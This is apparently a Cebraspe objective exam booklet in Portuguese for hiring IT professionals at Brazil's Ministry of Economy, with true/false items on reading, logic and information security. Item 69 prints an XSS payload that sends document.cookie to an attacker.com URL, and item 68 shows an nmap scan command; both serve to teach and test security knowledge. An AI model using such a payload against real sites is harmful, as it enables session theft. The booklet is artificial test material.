

# MINISTÉRIO DA ECONOMIA

PROCESSO SELETIVO SIMPLIFICADO PARA A CONTRATAÇÃO,  
POR TEMPO DETERMINADO, DE PROFISSIONAIS DE TECNOLOGIA DA INFORMAÇÃO

## CADERNO DE PROVAS OBJETIVAS

### LEIA COM ATENÇÃO AS INSTRUÇÕES ABAIXO.

- 1 Ao receber este caderno de provas, confira inicialmente se os dados transcritos acima estão corretos e se estão, ainda, corretamente registrados na sua Folha de Respostas. Confira também seus dados em cada página numerada deste caderno de provas (desconsidere estas instruções, caso se trate de caderno de provas reserva). Em seguida, verifique se ele contém a quantidade de itens indicada em sua **Folha de Respostas**, correspondentes às provas objetivas. Caso o caderno esteja incompleto, tenha qualquer defeito e(ou) apresente divergência quanto aos seus dados, solicite, de imediato, ao(à) aplicador(a) de provas mais próximo(a) que tome as providências necessárias.
- 2 Durante a realização das provas, não se comunique com outros(as) candidatos(as) nem se levante sem autorização de um(a) dos(as) aplicadores(as) de provas.
- 3 Na duração das provas, está incluído o tempo destinado à identificação — que será feita no decorrer das provas — e ao preenchimento da **Folha de Respostas**.
- 4 Ao terminar as provas, chame o(a) aplicador(a) de provas mais próximo(a), devolva-lhe a sua **Folha de Respostas** e deixe o local de provas.
- 5 Nenhuma folha deste caderno pode ser destacada, exceto a **Folha de Respostas**, cujo cabeçalho será destacado pelo(a) chefe de sala ao final das provas, para fins de desidentificação.
- 6 A desobediência a qualquer uma das determinações constantes em edital, no presente caderno ou na **Folha de Respostas** implicará a anulação das suas provas.

### OBSERVAÇÕES

- Não serão conhecidos recursos em desacordo com o estabelecido em edital.
- É permitida a reprodução deste material apenas para fins didáticos, desde que citada a fonte.

### INFORMAÇÕES ADICIONAIS

0(XX) 61 3448-0100

[www.cebraspe.org.br](http://www.cebraspe.org.br)

[sac@cebraspe.org.br](mailto:sac@cebraspe.org.br)



O CEBRASPE TRABALHA PARA OFERECER O MELHOR!

- Cada um dos itens das provas objetivas está vinculado ao comando que imediatamente o antecede. De acordo com o comando a que cada um deles esteja vinculado, marque, na **Folha de Respostas**, para cada item: o campo designado com o código **C**, caso julgue o item **CERTO**; ou o campo designado com o código **E**, caso julgue o item **ERRADO**.
- A ausência de marcação ou a marcação de ambos os campos não serão apenadas, ou seja, não receberão pontuação negativa. Para as devidas marcações, use a **Folha de Respostas**, único documento válido para a correção das suas provas objetivas.
- Caso haja item(ns) constituído(s) pela estrutura **Situação hipotética**: ... seguida de **Assertiva**: ..., os dados apresentados como situação hipotética deverão ser considerados premissa(s) para o julgamento da assertiva proposta.
- Nos itens que avaliarem conhecimentos de informática e(ou) tecnologia da informação, a menos que seja explicitamente informado o contrário, considere que todos os programas mencionados estão em configuração-padrão e que não há restrições de proteção, de funcionamento e de uso em relação aos programas, arquivos, diretórios, recursos e equipamentos mencionados.
- Eventuais espaços livres — identificados ou não pela expressão “**Espaço livre**” — que constarem deste caderno de provas poderão ser utilizados para rascunho.

## -- CONHECIMENTOS GERAIS --

### Texto CG1A1-I

Algumas das primeiras incursões pelos mundos paralelos ocorreram na década de 50 do século passado, graças ao trabalho de pesquisadores interessados em certos aspectos da mecânica quântica — teoria desenvolvida para explicar os fenômenos que ocorrem no reino microscópico dos átomos e das partículas subatômicas. A mecânica quântica quebrou o molde da mecânica clássica, que a antecedeu, ao firmar o conceito de que as previsões científicas são necessariamente probabilísticas. Podemos prever a probabilidade de alcançar determinado resultado ou outro, mas em geral não podemos prever qual deles acontecerá. Essa quebra de rumo com relação a centenas de anos de pensamento científico já é suficientemente chocante, mas há outro aspecto da teoria quântica que nos confunde ainda mais, embora desperte menos atenção. Depois de anos de criterioso estudo da mecânica quântica, e depois da acumulação de uma plethora de dados que confirmam suas previsões probabilísticas, ninguém até hoje soube explicar por que razão apenas uma das muitas resoluções possíveis de qualquer situação que se estude torna-se real. Quando fazemos experimentos, quando examinamos o mundo, todos estamos de acordo com o fato de que deparamos com uma realidade única e definida. Contudo, mais de um século depois do início da revolução quântica, não há consenso entre os físicos quanto à razão e à forma de compatibilizar esse fato básico com a expressão matemática da teoria.

Brian Greene. **A realidade oculta**: universos paralelos e as leis profundas do cosmo. José Viegas Jr. (Trad.) São Paulo: Cia das Letras, 2012, p. 15-16 (com adaptações).

Acerca das ideias e dos sentidos do texto CG1A1-I, julgue os próximos itens.

- 1 De acordo com o texto, um aspecto da teoria quântica que recebeu menor atenção é a singularidade do real confrontada com a infinitude de possibilidades especuladas.
- 2 No primeiro período do texto, a locução “graças ao” introduz o resultado das incursões pelos mundos paralelos na década de 50 do século passado.
- 3 Infere-se da afirmação “A mecânica quântica quebrou o molde da mecânica clássica”, no segundo período do texto, que a mecânica quântica subverteu paradigmas da mecânica clássica.
- 4 De acordo com o texto, apesar de a mecânica quântica já ter estabelecido teoricamente o caráter probabilístico dos cálculos científicos, ainda há controvérsias acerca da tradução desse princípio em termos matemáticos.
- 5 No terceiro período do texto, o adjetivo “determinado” está empregado com o mesmo sentido de **decidido**.

Com relação aos aspectos linguísticos do texto CG1A1-I, julgue os itens a seguir.

- 6 No segundo período do texto, o termo “a”, em “que a antecedeu”, faz referência a “mecânica quântica”.
- 7 No quinto período do texto, o vocábulo “suas”, em “suas previsões”, tem como referente o termo “pletora”.
- 8 No quarto período do texto, a substituição de “embora desperte” por **apesar de despertar** manteria a correção gramatical e o sentido original do texto.
- 9 No trecho “com relação a centenas de anos de pensamento científico”, no quarto período do texto, a substituição do vocábulo “a” por **às** manteria a correção gramatical do texto.
- 10 Mantendo-se a correção gramatical e a coerência do texto, o trecho “Depois de anos de criterioso estudo da mecânica quântica, e depois da acumulação de uma plethora de dados que confirmam suas previsões probabilísticas”, no quinto período do texto, poderia ser reescrito da seguinte maneira: Após anos de metódico estudo da mecânica quântica, e após a acumulação de uma superabundância de dados que confirmam suas previsões probabilísticas.
- 11 No trecho “por que razão”, no quinto período, o vocábulo “que” poderia ser substituído por **qual**, sem prejuízo da correção gramatical do texto.
- 12 No quinto período do texto, a forma verbal “estude” expressa uma exigência.
- 13 No trecho “deparamos com uma realidade única e definida”, no sexto período do texto, a supressão da preposição “com” prejudicaria a correção gramatical do texto.

Ele entrou tarde no restaurante. Poderia ter uns sessenta anos, era alto, corpulento, de cabelos brancos, sobranceiras espessas e mãos potentes. Num dedo o anel de sua força. Sentou-se amplo e sólido.

Perdi-o de vista e enquanto comia observei de novo a mulher magra de chapéu. Ela ria com a boca cheia e rebrilhava os olhos escuros.

No momento em que eu levava o garfo à boca, olhei-o. Ei-lo de olhos fechados mastigando pão com vigor e mecanismo, os dois punhos cerrados sobre a mesa. Continuei comendo e olhando. O garçom dispunha os pratos sobre a toalha. Mas o velho mantinha os olhos fechados. A um gesto mais vivo do criado ele os abriu com tal brusquidão que este mesmo movimento se comunicou às grandes mãos e um garfo caiu. O garçom sussurrou palavras amáveis abaixando-se para apanhá-lo; ele não respondia. Porque agora desperto, virava subitamente a carne de um lado e de outro, examinava-a com veemência, a ponta da língua aparecendo — apalpava o bife com as costas do garfo, quase o cheirava, mexendo a boca de antemão. E começava a cortá-lo com um movimento inútil de vigor de todo o corpo. Olhei para o meu prato. Quando fitei-o de novo, ele estava em plena glória do jantar, mastigando de boca aberta, passando a língua pelos dentes, com o olhar fixo na luz do teto.

Clarice Lispector. *O jantar*. In: *Laços de família*: contos. Rio de Janeiro: Rocco, 1998 (com adaptações).

Julgue os itens que se seguem, relativos às ideias e aos aspectos linguísticos do texto precedente.

- 14 O texto narra, de forma breve, o comportamento de um homem durante um jantar.
- 15 No trecho “Porque agora desperto, virava subitamente a carne de um lado e de outro”, no terceiro parágrafo, o vocábulo “porque”, introduz, no período em que se insere, uma ideia de finalidade.
- 16 No trecho “No momento em que eu levava o garfo à boca”, no terceiro parágrafo, o sinal indicativo de crase empregado em “à” poderia ser suprimido, sem prejuízo para a correção gramatical do trecho.
- 17 No trecho apresentado o narrador condena os modos do homem que ele observa jantar, modos esses que deixa clara a diferença de classe social entre eles.
- 18 No oitavo período do terceiro parágrafo do texto, a forma pronominal “lo”, em “cortá-lo”, refere-se ao vocábulo “bife”, no período anterior.

Quando eu era criança (e isso aconteceu em outro tempo e em outro espaço), não era incomum ouvir a pergunta “Quão longe é daqui até lá?” respondida por um “Mais ou menos uma hora, ou um pouco menos se você caminhar rápido”. Num tempo ainda anterior à minha infância, suponho que a resposta mais comum teria sido “Se você sair agora, estará lá por volta do meio-dia” ou “Melhor sair agora, se você quiser chegar antes que escureça”. Hoje em dia, pode-se ouvir ocasionalmente essas respostas. Mas serão normalmente precedidas por uma solicitação para ser mais específico: “Você vai de carro ou a pé?”.

“Longe” e “tarde”, assim como “perto” e “cedo”, significavam quase a mesma coisa: exatamente quanto esforço seria necessário para que um ser humano percorresse uma certa distância — fosse caminhando, semeando ou arando. Se as pessoas fossem instadas a explicar o que entendiam por “espaço” e “tempo”, poderiam ter dito que “espaço” é o que se pode percorrer em certo tempo, e que “tempo” é o que se precisa para percorrê-lo. Se não fossem muito pressionados, porém, não entrariam no jogo da definição. E por que deveriam? A maioria das coisas que fazem parte da vida cotidiana são compreendidas razoavelmente até que se precise defini-las; e, a menos que solicitados, não precisaríamos defini-las. O modo como compreendíamos essas coisas que hoje tendemos a chamar de “espaço” e “tempo” era não apenas satisfatório, mas tão preciso quanto necessário, pois era o *wetware* — os humanos, os bois e os cavalos — que fazia o esforço e punha os limites. Um par de pernas humanas pode ser diferente de outros, mas a substituição de um par por outro não faria uma diferença suficientemente grande para requerer outras medidas além da capacidade dos músculos humanos.

Zygmunt Bauman. *A modernidade como história do tempo*. In: *Modernidade líquida*. Plínio Dentzien (Trad.). Rio de Janeiro: Zahar, 2001 (com adaptações).

A respeito das ideias e dos aspectos linguísticos do texto anterior, julgue os itens seguintes.

- 19 Para o autor, a maneira como tempo e espaço eram percebidos antigamente é diferente daquela notada por ele quando do seu relato.
- 20 A correção gramatical e o sentido original do texto seriam preservados se o período “Se não fossem muito pressionados, porém, não entrariam no jogo da definição”, no segundo parágrafo, fosse reescrito da seguinte forma: Não entrariam no jogo da definição se não fossem muito pressionados, porém.
- 21 A vírgula empregada logo após o trecho “Num tempo ainda anterior à minha infância”, no primeiro parágrafo do texto, poderia ser suprimida sem prejuízo para a correção gramatical do texto.
- 22 No primeiro parágrafo do texto, os trechos ‘Se você sair agora’ e ‘Melhor sair agora’ exprimem, respectivamente, a consequência do evento expresso pelo trecho ‘estará lá por volta do meio-dia’ e o resultado do que é expresso pelo trecho ‘se você quiser chegar antes que escureça’.
- 23 No trecho “pois era o *wetware* — os humanos, os bois e os cavalos — que fazia o esforço e punha os limites”, no segundo parágrafo do texto, o verbo **fazia** está flexionado no singular porque concorda com o termo “*wetware*”.
- 24 A próclise observada em “se pode percorrer” e “se precisa”, no segundo período do segundo parágrafo do texto, é opcional, de modo que o emprego da ênclise nesses dois casos também seria correto: **pode-se percorrer** e **precisa-se**, respectivamente.

- 25 No trecho “Um par de pernas humanas pode ser diferente de outros, mas a substituição de um par por outro não faria uma diferença suficientemente grande para requerer outras medidas além da capacidade dos músculos humanos”, no último período do texto, a substituição de “mas” por **entretanto** manteria a correção gramatical e a coerência do texto.

As a young democracy, Brazil has confronted economic and financial upheavals in the past. The country's economic crisis of 2014–2017 saw a drastic fall in gross domestic product (GDP), stark rise in unemployment, a severe fiscal crisis, and an increased budget deficit. Since then, the economy has been a prominent issue in political conversations, especially regarding globalization and the ways in which trade liberalization can affect economic growth. Those running for office in 2018 differed slightly in this debate, and comparing the proposals and backgrounds of their economic advisors was as important as comparing the candidates themselves.

Lara Bartilotti Picanço, Mariana Nozela Prado & Andrew Allen.  
**Economy and Trade** — Brazil 2018 Understanding  
 the Issues. August 14, 2018. Internet: <www.wilsoncenter.org> (adapted).

Considering the text above, judge the following items.

- 26 According to the text, Brazil has a long history of democracy.
- 27 The authors of the text state that, in the past, Brazil faced economic challenges.
- 28 The adverb “then” (third sentence) substitutes the antecedent “The country's economic crisis of 2014–2017” (second sentence).
- 29 In “especially regarding globalization and the ways in which trade liberalization can affect economic growth” (third sentence), the word “growth” can be substituted by the word **expansion** without substantially changing the meaning of the sentence.
- 30 The authors of the text argue that during the 2018 election it was important for voters to learn about political candidates' economic advisors.

Despite being the eighth largest economy in the world and the largest in Latin America, Brazil is still relatively closed compared to other large economies. Brazil is an outlier in that its trade penetration is extremely low, with trade at 24.1 percent of GDP in 2017. The number of exporters relative to the population is also very small: its absolute number of exporters is roughly the same as that of Norway, a country with approximately 5 million people compared to Brazil's 200 million. While further integrating into the global economy could threaten uncompetitive companies and their workers, competitive businesses would most likely benefit. Brazil's insertion would also allow the country to better leverage its competitive advantages, such as in natural resource-based industries.

*Idem. Ibidem (adapted).*

Judge the following items, based on the text above.

- 31 According to the text, at the time of publication, there were eight countries with economies larger than Brazil's.
- 32 The authors present data that demonstrates that, when the text was written, Brazil participated in international commerce at the same level as other countries with robust economies.
- 33 The text cites Norway as an example of a country with a similar number of exporters and total population as Brazil.
- 34 The authors claim that if Brazil expands its international commerce activities, this will only put weak local businesses and their workers at risk.
- 35 “Brazil” is the antecedent of the pronoun “its” in “its absolute number of exporters” (third sentence).

With the exception of business owners and investors, most Brazilians looked for candidates who prioritized job creation and income generation, in the 2018 elections. According to a Brazilian Economic Outlook from the Institute of Applied Economic Research (IPEA), the economy sustained growth (albeit slow) for a while since the end of 2017, industrial production increased, and unemployment rates declined. Nevertheless, 13.4 million people remained jobless, particularly women, youth, and people of color; and growth rates were disappointing. A poll by Datafolha showed at the time that Brazilians' perceptions of the economy were pessimistic: 72 percent of those surveyed felt the economic scenario had worsened in the last months. Similar to the reaction to corruption, this extremely negative perception of the socioeconomic environment could potentially further distance voters from the traditional government and their allies, turning voters toward “unconventional” candidates instead, who could represent a change in the status quo.

*Idem. Ibidem (adapted).*

Concerning the text presented above, judge the following items.

- 36 It can be concluded from the text that job creation was a priority for many Brazilian voters, in 2018.
- 37 When the article was published, unemployment rates in Brazil had been going down.
- 38 According to the authors, unemployment in Brazil, at the time of publication, affected all gender and racial profiles equally.
- 39 The article presents data from a survey that pointed to optimism about Brazil's economic situation.
- 40 The authors claim that voters' attitudes towards the economic situation at the time would lead to them identifying with candidates from traditional political parties.

Considere que as seguintes proposições sejam verdadeiras.

- P: “Se o processo foi relatado e foi assinado, então ele foi discutido em reunião”.
- Q: “Se o processo não foi relatado, então ele não foi assinado”.

Com base nessas informações, julgue os itens a seguir.

- 41 A proposição “Se o processo não foi discutido em reunião, então ele não foi assinado” é verdadeira.
- 42 O valor lógico da proposição  $Q \rightarrow (P \vee Q)$  é sempre verdadeiro.
- 43 A proposição Q é equivalente à proposição “Se o processo foi relatado, então ele foi assinado”.

Julgue os itens seguintes, relativos a lógica proposicional e a lógica de primeira ordem.

- 44 Situação hipotética:** Os documentos A, B e C pertencem a João, Paulo e Artur, não necessariamente nessa ordem. Sabe-se que: se o documento A for arquivado, então o documento C será arquivado; o documento B não será arquivado; o documento pertencente a João será arquivado se, e somente se, o documento pertencente a Artur for arquivado; exatamente dois desses documentos não serão arquivados. **Assertiva:** Com base nessas informações, conclui-se que o documento C pertence a Paulo e será arquivado.
- 45** A negação da proposição “Todas as reuniões devem ser gravadas por mídias digitais” é corretamente expressa por “Nenhuma reunião deve ser gravada por mídias digitais”.

O setor de gestão de pessoas de determinada empresa realiza regularmente a análise de pedidos de férias e de licenças dos seus funcionários. Os pedidos são feitos em processos, em que o funcionário solicita apenas férias, apenas licença ou ambos (férias e licença). Em determinado dia, 30 processos foram analisados, nos quais constavam 15 pedidos de férias e 23 pedidos de licenças.

Com base nessa situação hipotética, julgue os itens que se seguem.

- 46** A quantidade de processos analisados nesse dia que eram referentes apenas a pedido de férias é igual a 8.
- 47** Se todos os processos foram analisados individualmente nesse dia, então a probabilidade de um processo específico ter sido o primeiro a ser analisado é superior a  $\frac{1}{10}$ .
- 48** Se 2 desses 30 processos forem aleatoriamente selecionados para auditoria, então a quantidade de pares de processos possíveis será superior a 400.
- 49** Supondo-se que cada um dos 30 processos analisados nesse dia tenha uma quantidade diferente de páginas, que o processo com menor quantidade de páginas tenha 20 páginas e que metade dos processos tenha, cada um, mais de 50 páginas, conclui-se que mais de 1.100 páginas foram analisadas naquele dia.
- 50** Suponha que uma quantidade  $x$  de novos processos tenha sido enviada a esse setor para análise naquele dia; suponha, ainda, que, ao final do expediente, apenas a metade do total de processos, incluídos os novos, tenha sido relatada. Nessa situação, se a quantidade de processos relatados nesse dia tiver sido igual a 26, então  $x < 20$ .

**Espaço livre**

## -- CONHECIMENTOS ESPECÍFICOS --

Julgue os seguintes itens, com relação a padrões de interoperabilidade (ePING), segurança da informação e segurança da aplicação.

- 51 No que se refere à segurança da informação, segundo a norma ISO/IEC 27005:2019, existem quatro opções disponíveis para o tratamento de risco: modificação do risco, exclusão do risco, ação de evitar o risco e compartilhamento do risco.
- 52 No que diz respeito a controle de entrada física, a norma ISO/IEC 27002:2013 recomenda que o acesso às áreas onde são processadas ou armazenadas informações sensíveis seja restrito apenas ao pessoal autorizado, mediante a implementação de controles de acesso apropriados, que podem ser, por exemplo, mecanismos de autenticação de dois fatores, tais como cartões de controle de acesso e PIN (*personal identification number*).
- 53 Segundo a ePING, a interoperabilidade não envolve elementos técnicos, semânticos nem organizacionais, embora constitua políticas gerais direcionadoras dessas dimensões.
- 54 As boas práticas da gestão dos controles de acesso lógico de uma organização incluem atribuir direitos de acesso aos usuários, conforme necessidades reais de seu trabalho ou cargo, disponibilizar contas de usuários apenas a pessoas autorizadas, armazenar senhas criptografadas e usar técnicas visíveis de identificação.
- 55 A inclusão, no código, de informação em modo escondido que possa ser posteriormente reconhecida fundamenta algumas técnicas de proteção de *software*, como a ofuscação, que dificulta a engenharia reversa por meio de um aumento no grau de ininteligibilidade do código, a marca d'água, que representa uma defesa contra pirataria de *software*, e o *tamper-proofing*, que assegura a execução do *software* como esperado, mesmo na tentativa de modificação ou monitoração por um adversário.

Julgue os próximos itens, a respeito de criptografia, ataque a rede de computadores e segurança de servidores e de estações de trabalho.

- 56 Os sistemas de arquivos FAT, FAT32 e NTFS são compatíveis com o ambiente Windows e diferenciam-se pela capacidade das partições com que podem trabalhar: o NTFS admite, no máximo, partições de 32 *gigabytes*, enquanto o FAT admite partições superiores a 2 *terabytes*.
- 57 A função *hash*, utilizada para garantir integridade e autenticidade dos dados, gera, a partir de uma entrada de qualquer tamanho, uma saída de tamanho fixo; caso dois arquivos tenham o mesmo conteúdo, mas nomes diferentes, os valores do *hash* MD5 serão diferentes.
- 58 Uma das técnicas de DDoS envolve a exploração de servidores DNS recursivos abertos, em que se explora o problema de o DNS utilizar, como protocolo principal de comunicação, o TCP, que não requer o estabelecimento de uma sessão entre o cliente e o servidor.
- 59 Esteganografia é uma técnica que consiste em ocultar uma mensagem dentro da outra, enquanto a criptografia é uma técnica que codifica o conteúdo da mensagem.
- 60 Tanto o protocolo TLS quanto o SSL, seu sucessor, protegem grande parte das comunicações seguras na Internet, apesar de uma vulnerabilidade na versão 3.0 do TLS permitir a execução de um ataque denominado *poodle*.
- 61 *Honeypot* é uma técnica pela qual um atacante utiliza um equipamento conectado à rede de computadores para tirar de operação um serviço, um computador ou toda uma rede conectada à Internet.

Acerca de *software* malicioso e segurança da infraestrutura de TI, julgue os itens subsecutivos.

- 62 Contêineres têm sido usados como mecanismo de implantação de *malware* na infraestrutura em nuvem, sendo o H2Miner um exemplo de *botnet* capaz de utilizar esse tipo de mecanismo.
- 63 O *malware* Kinsing executa um minerador de criptomoeda e tenta se espalhar ainda mais, visando tanto a contêineres quanto a *hosts*, e, na última fase da execução desse *malware*, é criado um *cryptominer* chamado Kdevtmpfsi.
- 64 *Spam* é uma funcionalidade do SMTP que permite o recebimento de *emails* de clientes e a sua retransmissão para outro servidor SMTP.
- 65 O *ransomware* Boop, pertencente à família DJVU/STOP, é um *malware* que codifica somente os primeiros 150 kB de arquivos de vídeo, documentos e fotos, mediante um forte algoritmo de criptografia.

Acerca de técnicas de ataque e tipos de vulnerabilidades, julgue os itens a seguir.

- 66 *Fingerprint* é a fase do *footprint* que tem por objetivo a identificação do endereço IP do *host* alvo.
- 67 As técnicas de *footprint* são fundamentais em um processo de *pen-test*, para identificação de informações, tanto em *black box*, quando a execução é feita sem conhecimento da estrutura, quanto em *white box*, quando a execução é feita com algum conhecimento da estrutura.
- 68 Em uma máquina com o Ubuntu 16.04.6 LTS na qual esteja instalado o servidor nginx 1.10.3 configurado com o valor off atribuído à variável *server\_tokens*, a execução do comando `nmap -sV localhost -p80` nessa máquina gerará o resultado a seguir, relacionado à porta analisada.  
80/tcp open http nginx 1.10.3 (Ubuntu)
- 69 Considere que uma aplicação use a seguinte informação não confiável na construção do HTML, sem validação ou *escaping*.

```
(String) page += "<input name='creditcard'
type='TEXT' value='" + request.getParameter
("CC") + "'>";
```

Considere, ainda, que um atacante tenha alterado o parâmetro CC no *browser* pelo código a seguir.

```
><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>
```

Nesse caso, o risco de segurança da aplicação é a desserialização insegura.

- 70 Limitar o número máximo de tentativas de autenticação falhadas, ou atrasar progressivamente essa operação, e registrar todas as falhas e alertar os administradores quando detectados ataques de teste exaustivo ou de força bruta são formas de prevenir a quebra de autenticação.
- 71 Muitas aplicações *web* e APIs não protegem de forma adequada dados sensíveis, como dados financeiros, de saúde ou de identificação pessoal, por isso, para sua proteção, é necessário classificar os dados processados, armazenados ou transmitidos pela aplicação.

Julgue os itens seguintes, a respeito de respostas a incidentes, desenvolvimento de *software* e configuração de servidores.

- 72** Engenharia reversa consiste em descobrir a senha de um arquivo e(ou) sistema por meio de um processo de tentativa e erro.
- 73** O espaço existente entre os fins lógico e físico de um arquivo é denominado *file slack*, um tipo de desperdício presente em qualquer sistema de arquivos, com qualquer tamanho de bloco, pois dificilmente os arquivos terão tamanho com um valor múltiplo do tamanho do bloco.
- 74** O registro do sistema operacional Windows consiste em um banco de dados com informações relativas ao *hardware*, ao *software*, a *drivers*, a perfis, a configurações, entre outras informações relevantes ao funcionamento do sistema.
- 75** É correto afirmar que, a seguir, é ilustrado o conteúdo típico de um arquivo de *log* de um serviço de *email*, obtido por meio do comando `more /var/log/maillog`.  
 Aug 10 14:14:01 localhost sendmail[4768]: h7ALE1t04 763: to=jijeljijel@yahoo.com, ctladdr=apache (48/48 ), delay=00:00:00, xdelay=00:00:00, mailer=esmtplib, p ri=31300, relay=mx1.mail.yahoo.com. [64.157.4.78], d sn=2.0.0, stat=Sent (ok dirdel)
- 76** A primeira fase de uma investigação forense é a preparação, que consiste em elaborar um *checklist* de ações que devem ser tomadas, preparar as ferramentas necessárias e eliminar quaisquer dados que possam existir nos discos e dispositivos utilizados para gravar as evidências.

Acerca da classificação da informação quanto ao grau e aos prazos de sigilo, julgue os itens subsequentes, com base na Lei n.º 12.527/2011.

- 77** Na classificação da informação em determinado grau de sigilo, deve-se observar o interesse do órgão e utilizar o critério mais restritivo possível.
- 78** O prazo máximo de restrição de acesso a informações classificadas no grau ultrassecreto é de vinte e cinco anos.

Com relação às políticas de auditoria na gestão de segurança da informação, julgue os itens seguintes, com base no Decreto n.º 9.637/2018.

- 79** Cabe aos órgãos e às entidades da administração pública federal, em seu âmbito de atuação, analisar os resultados dos trabalhos de auditoria sobre a gestão de segurança da informação.
- 80** O referido decreto estabelece que qualquer auditoria de segurança da informação deve ser autorizada pelo gestor de tecnologia da informação do órgão.

Acerca de topologia segura, julgue os itens a seguir, tendo como referência o modelo confiança zero (*zero trust model*).

- 81** Uma rede de confiança zero pressupõe que haja invasores dentro e fora da rede, por isso nenhum usuário ou máquina deve ser automaticamente confiável.
- 82** O modelo confiança zero estabelece que, depois de um usuário ser autenticado, devem-se fornecer a ele todos os acessos.

Julgue os próximos itens, a respeito de gerência de riscos.

- 83** Para gerenciar riscos, devem-se considerar os contextos externo e interno da organização, salvo o comportamento humano.
- 84** Risco é o efeito da incerteza nos objetivos, sendo normalmente expresso em termos de fontes de risco, eventos potenciais, suas consequências e suas probabilidades.

Acerca do protocolo Kerberos, que implementa diversos mecanismos de autenticação, julgue os itens a seguir.

- 85** No passo básico de autenticação do Kerberos, o cliente se autentica no servidor de autenticação, que, por sua vez, encaminha o nome de usuário para um centro de distribuição de chaves.
- 86** No Kerberos, o tíquete de concessão (TGT) possui carimbo de hora, mas é enviado em texto claro.

Julgue os seguintes itens, a respeito das características do protocolo WPA2, usado para estabelecer mecanismos de segurança em redes *wireless*.

- 87** O WPA2 se divide em WPA2-*personal* e WPA2-*enterprise*: o primeiro fornece segurança por meio de senha; o segundo, por meio da autenticação de usuários mediante um servidor de autenticação.
- 88** Por padrão, o WPA2 usa o algoritmo de criptografia 3DES.

A respeito de configurações de segurança para estações Windows 8, julgue os itens subsequentes.

- 89** O Windows Defender avisa quando um programa ou usuário tenta alterar as configurações do computador.
- 90** Por padrão, o Windows 8 não vem com *firewall*, cabendo ao usuário a decisão de instalar e configurar uma aplicação para essa finalidade.

A respeito da proteção de servidores DNS contra ataques na Internet, julgue os itens a seguir.

- 91** Quando um atacante envia informações de *resource record* falsificadas para um resolvidor DNS, ocorre o envenenamento do *cache* DNS.
- 92** Um resolvidor DNS aberto é um serviço de *cache* DNS que permite que os dispositivos IoT (Internet of Things) participantes de seu domínio administrativo divulguem esse servidor DNS na Internet.

No que se refere a técnicas de *backup* de dados, julgue os itens seguintes.

- 93** Um sistema de *backup* incremental é capaz de armazenar os dados alterados desde um ponto de referência no tempo.
- 94** Um sistema de *backup* diferencial permite o salvamento apenas dos dados que tiverem sido alterados desde o último *backup* completo.

Acerca das características de ataques de negação de serviço distribuído (DDoS), julgue os itens a seguir.

- 95** A mitigação de ataques DDoS é trivial se existir um *web application firewall* na frente da aplicação atacada.
- 96** Um ataque DDoS que utiliza protocolo DNS caracteriza-se por usar servidores de nomes para transformar consultas pequenas em cargas úteis muito maiores na resposta redirecionada à vítima.



Acerca de ataques a roteadores e switches, julgue os itens subsequentes.


- 97 Em um ataque ao STP (Spanning Tree Protocol), o atacante transmite um BPDU (*bridge protocol data unit*) de alteração de configuração ou de topologia de STP.
- 98 Cisco Discovery Protocol é um protocolo autenticado, logo um ataque a esse protocolo só é possível se a assinatura do pacote for forjada.
- 99 Ataques aos protocolos IEEE 802.1q e IEEE 802.1x ocorrem na camada 2 do modelo OSI.

Acerca de ataques do dia zero (*zero day attacks*), julgue os itens que se seguem.

- 100 *Exploits zero-day* atacam brechas que ainda são desconhecidas pelos fabricantes de *software* e pelos fornecedores de antivírus; não existem nem assinaturas de antivírus para detectar tal *exploit* nem atualizações disponíveis para reparar as brechas.
- 101 Em um mundo digital, *exploits zero-day* são amplamente encontrados, sendo desnecessário conhecimento técnico elaborado para os *hackers* descobrirem novas brechas, porque a maioria dos usuários não atualiza seus equipamentos com frequência.
- 102 As melhores práticas estabelecem que, para combater a disseminação de *zero days*, as organizações podem publicar um processo de vulnerabilidades, mantendo relatórios de segurança e triagem dos problemas reportados internamente.

Julgue os seguintes itens, a respeito de testes de invasão (*pentest*) em aplicações *web*, banco de dados, sistemas operacionais e dispositivos de redes.

- 103 A figura a seguir ilustra um processo cíclico que envolve a execução de atividades de um teste de invasão.



- 104 Antes de iniciar o teste de invasão, deve-se ter um contrato assinado entre as partes envolvidas, para definir o escopo da atividade, os tipos de testes a serem realizados e a autorização para sua execução.
- 105 O guia de testes do OWASP enumera verificações para cerca de setenta vulnerabilidades, agrupadas em classes, como a de gerenciamento de sessões, que trata de erros na implementação das regras de negócio.
- 106 A ferramenta básica de *pentest*, conhecida como varredor de portas e serviços, tem por objetivo encontrar, de maneira automatizada, o maior número possível de vulnerabilidades em um ativo, enviando requisições e analisando as respostas obtidas, em busca de evidências de que determinada vulnerabilidade esteja presente.

- 107 Apesar de a criptografia moderna estar presente no cotidiano dos usuários, a implantação de mecanismos criptográficos requer diversos cuidados, como a utilização de algoritmos e protocolos conhecidos e extensivamente analisados e o uso de primitivas criptográficas adequadas para cada situação.

- 108 Para evitar a comunicação insegura com uma aplicação *web*, alguns pontos devem ser observados, como a não utilização de protocolos de segurança criados por usuários particulares e a configuração do servidor para aceitar apenas suítes criptográficas fortes.

Em relação ao SIEM (*security information and event management*), julgue os itens subsequentes.

- 109 O SIEM é uma técnica que usa a perspectiva interna do sistema para modelar os casos de teste; o teste de *software* representa a perspectiva interna e significa basicamente o código-fonte.
- 110 As ferramentas SIEM geralmente fornecem dois resultados principais: os relatórios, que agregam e exibem incidentes e eventos relacionados à segurança; e os alertas, que serão acionados se o mecanismo de análise da ferramenta detectar atividades que violam um conjunto de regras.
- 111 Em geral, as ferramentas SIEM vêm com um mecanismo automatizado para gerar notificações sobre possíveis violações e podem responder automaticamente e até mesmo interromper os ataques enquanto eles ainda estão em andamento.

No que se refere a NAC (*network access control*) e NAP (*network access protection*), julgue os próximos itens.

